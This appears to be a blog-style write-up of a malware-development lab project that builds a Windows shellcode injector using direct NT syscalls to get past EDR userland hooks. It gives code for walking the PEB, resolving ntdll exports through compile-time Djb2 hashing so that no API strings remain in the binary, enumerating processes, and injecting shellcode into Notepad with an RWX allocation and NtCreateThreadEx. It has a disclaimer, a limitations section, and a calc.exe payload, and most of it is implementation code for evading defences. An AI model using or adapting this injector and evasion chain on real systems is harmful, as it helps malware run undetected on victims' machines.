Educational Disclaimer. This project was developed exclusively in an isolated, authorized lab environment . It is part of a structured malware development study path — building and analyzing offensive techniques hands-on is the most effective way to consolidate understanding of how Windows internals, EDR detection logic, and defensive tooling actually work. Everything documented here is for defensive knowledge, personal learning, and authorized security research only. I
Modern EDRs instrument the Windows API at the userland level. They patch the first bytes of sensitive functions inside ntdll.dll — replacing the original mov r10, rcx / mov eax, <SSN> / syscall stub with a jmp to their own inspection code. If the behavior looks malicious, the call gets blocked before the kernel ever sees it.
Direct syscalls skip that layer entirely. Instead of calling VirtualAllocEx or WriteProcessMemory through the Win32 stack, you locate the raw NT functions in ntdll.dll, extract their addresses from the export table, and call them directly. The EDR hook is still there — but you never touch it.
This project implements a full remote shellcode injector using only direct NT syscalls, a custom module resolution chain, and compile-time function name hashing so no sensitive string ever exists in the binary.
Why Syscalls — and What the SSN Is
Every Win32 API call (VirtualAllocEx, CreateRemoteThread, etc.) eventually resolves to an NT native function in ntdll.dll. Those NT functions are thin stubs that load the System Service Number (SSN) into eax and execute the syscall instruction to transition into kernel mode:
NtAllocateVirtualMemory:
    mov r10, rcx
    mov eax, 0x18      ; SSN — Number
    syscall
    ret
The SSN is just an integer index into the Windows kernel’s System Service Descriptor Table (SSDT). The kernel uses eax to look up which internal routine to dispatch the call to. NtAllocateVirtualMemory might be 0x18 on one Windows build and a different value on another — Microsoft does not guarantee SSN stability across versions or even between cumulative updates. This is a key limitation of any approach that hardcodes SSNs: the number is tightly coupled to the specific build of the OS.
AV/EDR hooks live between the Win32 function and this stub — they overwrite the first bytes of the NT function with a jmp to their trampoline. By resolving and calling the NT function address directly, execution reaches syscall without going through the hook.
This approach — resolving the function address from the ntdll export table and calling it at runtime — is referred to as classic or indirect direct syscalls. It does not hardcode SSNs; it finds the actual function and calls it. More advanced techniques like HellsGate and its variants go further by extracting the SSN directly from the stub bytes and building a clean syscall trampoline from scratch — useful when ntdll itself is hooked. That is a topic for a separate project.
The syscalls used here:
| Function | Purpose |
|---|---|
NtQuerySystemInformation | Enumerate running processes to find the target PID |
NtOpenProcess | Obtain a handle to the target process |
NtAllocateVirtualMemory | Allocate RW memory in the remote process |
NtWriteVirtualMemory | Write the shellcode payload |
NtProtectVirtualMemory | Change protection to RWX |
NtCreateThreadEx | Spawn the remote thread at shellcode entry |
Custom GetModuleHandle — PEB Walk
Calling GetModuleHandleA("ntdll.dll") is itself a Win32 API call and leaves a resolvable artifact. Instead, GmodH walks the Process Environment Block directly to find the base address of any loaded module.
The PEB is always accessible via the GS segment register at offset 0x60 on x64:
PPEB peb = (PEB*)(__readgsqword(0x60));
PPEB_LDR_DATA pLdr = (PPEB_LDR_DATA)(peb->Ldr);
PLDR_DATA_TABLE_ENTRY pDte = (PLDR_DATA_TABLE_ENTRY)(pLdr->InMemoryOrderModuleList.Flink);
The InMemoryOrderModuleList is a doubly-linked list of LDR_DATA_TABLE_ENTRY structures — one per loaded module. Each entry contains the full DLL path in FullDllName. The walker compares each name (lowercased) against the target string and returns the module base from Reserved2[0] when found.
No API call, no import, no string in the IAT.
Custom GetProcAddress + Djb2 Hashing
With the ntdll.dll base address in hand, function addresses are resolved by parsing the PE export directory manually — and matching by hash instead of name.
GetProcAddressH walks the standard export structure:
PIMAGE_EXPORT_DIRECTORY pImgExportDir = (PIMAGE_EXPORT_DIRECTORY)(
    pBase + ImgOptHdr.DataDirectory[IMAGE_DIRECTORY_ENTRY_EXPORT].VirtualAddress
);

PDWORD FunctionNameArray    = (PDWORD)(pBase + pImgExportDir->AddressOfNames);
PDWORD FunctionAddressArray = (PDWORD)(pBase + pImgExportDir->AddressOfFunctions);
PWORD  FunctionOrdinalArray = (PWORD) (pBase + pImgExportDir->AddressOfNameOrdinals);
For each exported name, a runtime Djb2 hash is computed and compared against the precomputed compile-time hash passed in as dwApiNameHash:
if (dwApiNameHash == RTIME_HASHA(pFunctionName)) {
    return (FARPROC)pFunctionAddress;
}
Compile-Time Hashing
At compile time, the CTIME_HASHA macro turns a function name string literal into a constexpr variable — a constant computed by the compiler and baked directly into the binary as an integer. The string itself is never stored:
#define CTIME_HASHA(API) constexpr auto API##_Rotr32A = HashStringDjb2A((const char*) #API);

CTIME_HASHA(NtAllocateVirtualMemory)
// expands to:
// constexpr auto NtAllocateVirtualMemory_Rotr32A = HashStringDjb2A("NtAllocateVirtualMemory");
The constexpr qualifier tells the compiler to evaluate the entire function call at compile time. The result is a plain integer constant. No string, no symbol, nothing for a static analyzer to match.
The seed for the hash is derived from __TIME__ — the compilation timestamp injected by the preprocessor. This means every single build produces different hash values, even from identical source:
constexpr int RandomCompileTimeSeed(void) {
    return '0' * -40271 +
        __TIME__[7] * 1   + __TIME__[6] * 10  +
        __TIME__[4] * 60  + __TIME__[3] * 600 +
        __TIME__[1] * 3600 + __TIME__[0] * 36000;
}
constexpr auto g_KEY = RandomCompileTimeSeed() % 0xFF;
__TIME__ is a string like "14:23:07" — the code picks each digit out by index and combines them into a numeric seed. Compile at 14:23:07 and you get one seed; compile one second later and you get a different one. Hash-based signature matching becomes useless.
Runtime Hashing
The RTIME_HASHA macro runs the same Djb2 function at runtime, this time on the actual export name string read from the ntdll export table:
#define RTIME_HASHA(API) HashStringDjb2A((const char*) API)
The hash function itself is straightforward Djb2 seeded with g_KEY:
constexpr DWORD HashStringDjb2A(const char* String) {
    ULONG Hash = (ULONG)g_KEY;
    INT c = 0;
    while ((c = *String++)) {
        Hash = ((Hash << SEED) + Hash) + c;   // equivalent to Hash * 33 + c
    }
    return Hash;
}
The export walk hashes each function name on the fly and compares it against the compile-time constant. When they match, the address is returned. The string "NtAllocateVirtualMemory" never appears anywhere in the binary at rest.

PE-Bear confirms: no sensitive NT function names in the import table, only the minimal kernel32 helpers needed for heap allocation and process list walking.
Process Enumeration — Deep Dive
Finding the target process ID without CreateToolhelp32Snapshot or EnumProcesses uses NtQuerySystemInformation with the SystemProcessInformation class. The call returns a flat buffer containing a variable-length linked list of SYSTEM_PROCESS_INFORMATION structures — one per running process.
The first call with a NULL buffer returns the required buffer size in retLen1. The buffer is then allocated and the second call fills it:
pNtQuerySystemInformation(SystemProcessInformation, NULL, NULL, &retLen1);
PSYSTEM_PROCESS_INFORMATION pSysProcInfo = (PSYSTEM_PROCESS_INFORMATION)
    HeapAlloc(GetProcessHeap(), HEAP_ZERO_MEMORY, retLen1);
pNtQuerySystemInformation(SystemProcessInformation, pSysProcInfo, retLen1, &retLen2);
SYSTEM_PROCESS_INFORMATION — Linked List Navigation
The structures are laid out contiguously in memory, not as a traditional pointer-based linked list. Each entry contains a NextEntryOffset field: the byte offset from the start of the current entry to the start of the next one. Navigation is pointer arithmetic, not pointer dereference:
pSysProcInfo = (PSYSTEM_PROCESS_INFORMATION)(
    (ULONG_PTR)pSysProcInfo + pSysProcInfo->NextEntryOffset
);
NextEntryOffset is used instead of a Flink-style pointer because the structures have variable size — each SYSTEM_PROCESS_INFORMATION is followed by a variable number of SYSTEM_THREAD_INFORMATION entries (one per thread in that process). The offset accounts for the actual size of the current entry including its thread array. A fixed pointer would not work here.
When NextEntryOffset is zero, the current entry is the last one in the list:
if (pSysProcInfo->NextEntryOffset == NULL) break;
CLIENT_ID — Identifying the Process
Each SYSTEM_PROCESS_INFORMATION entry carries UniqueProcessId — a HANDLE-typed field holding the numeric PID. Once the target process is found by name comparison (_wcsicmp against ImageName.Buffer), the PID is passed to NtOpenProcess via a CLIENT_ID structure:
CLIENT_ID cid = { 0 };
cid.UniqueProcess = pSysProcInfo->UniqueProcessId;   // PID of the target
// cid.UniqueThread is left zero — we're opening a process, not a thread

OBJECT_ATTRIBUTES oa = { sizeof(oa), 0 };
pNtOpenProcess(hProc, PROCESS_ALL_ACCESS, &oa, &cid);
CLIENT_ID is the NT-native way to identify a process or thread. It has two fields: UniqueProcess (PID) and UniqueThread (TID). For process-level operations, UniqueThread is left zeroed. The kernel resolves the handle from the PID internally — no Win32 HANDLE mapping involved.
Injection Flow
With a handle to the target process, the injection follows four steps via direct NT syscalls:
1. Allocate memory — RW, no execute yet
St.pNtAllocateVirtualMemory(hProc, &pBaddr, 0, &size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
2. Write shellcode
St.pNtWriteVirtualMemory(hProc, pBaddr, shellcode, payloadSize, &btsW);
3. Change protection to RWX
St.pNtProtectVirtualMemory(hProc, &pBaddr, &payloadSize, PAGE_EXECUTE_READWRITE, &oldPr);
4. Create remote thread at shellcode entry
St.pNtCreateThreadEx(&hThread, THREAD_ALL_ACCESS, NULL, hProc, pBaddr, NULL, NULL, NULL, NULL, NULL, NULL);

Memory allocated in the Notepad process — second x64dbg instance attached to Notepad.exe. Dump at 0x160E7F80000 shows the freshly allocated RW region, clean slate before payload write:

After NtWriteVirtualMemory — shellcode visible in Notepad’s memory space:
Debugging
Two approaches, suited to different stages of development.

Code-based — printf + getchar()

Use this when you want to step through execution logic without attaching a debugger. The injector prints each resolved syscall address as it finds it, confirms the allocation address and size, then pauses at each getchar() call waiting for Enter. This gives you a window to inspect memory, attach a debugger, or verify state before the next step executes. It is fast to set up and does not require x64dbg to be attached from the start — useful for early-stage development when you just want to confirm the resolution chain is working.
x64dbg — breakpoint on the ntdll stub
Use this when you need to inspect registers, stack, and memory at the exact moment a syscall fires. Attach x64dbg to the injector (or run it under the debugger), then set a breakpoint directly on the NT function inside the loaded ntdll: bp ntdll.NtWriteVirtualMemory. The debugger stops at the syscall stub — you can see r10, rcx, and the SSN in eax before the kernel transition. This is the right tool when you want to verify that the correct arguments are being passed, or when you need to trace what happens on the kernel side.
![x64dbg stopped at NtWriteVirtualMemory stub — breakpoint set with bp ntdll.[Syscall], registers and stack visible before kernel transition](/images/projects/syscall-bp-x64dbg.png)
The two approaches complement each other: start with getchar() to validate the flow, switch to x64dbg when you need to go deeper.
Limitations
This technique bypasses userland hooks but is not invisible. A few things will still catch it:
- Kernel callbacks — Windows exposes
PsSetCreateProcessNotifyRoutine,PsSetCreateThreadNotifyRoutine, and similar kernel callbacks that EDRs register to monitor process/thread creation at the kernel level.NtCreateThreadExon a remote process triggers these regardless of how the call was made. - Memory scanning — Allocating
PAGE_EXECUTE_READWRITEmemory and writing shellcode into it is a strong behavioral signal. EDRs that scan process memory regions for executable non-image-backed allocations will flag this. - ETW and kernel telemetry — Event Tracing for Windows captures syscall activity at the kernel level. Some EDRs consume ETW feeds and correlate cross-process memory operations with thread creation.
- Hardcoded SSN fragility — This project resolves addresses from the export table so SSNs are not hardcoded. Approaches that do hardcode SSNs break silently on mismatched Windows builds — the wrong kernel routine gets called with no error at the userland level.
Bypassing kernel-level detection requires different techniques — patching ETW, abusing signed drivers, or using lower-level primitives. This project intentionally stays at the userland-evasion layer as a foundation.
Result

The shellcode (a standard calc.exe payload) executes inside Notepad’s address space. Thread created, calculator spawns.
Tested on Windows 11 x64. Developed in an isolated lab environment for educational and authorized research purposes only.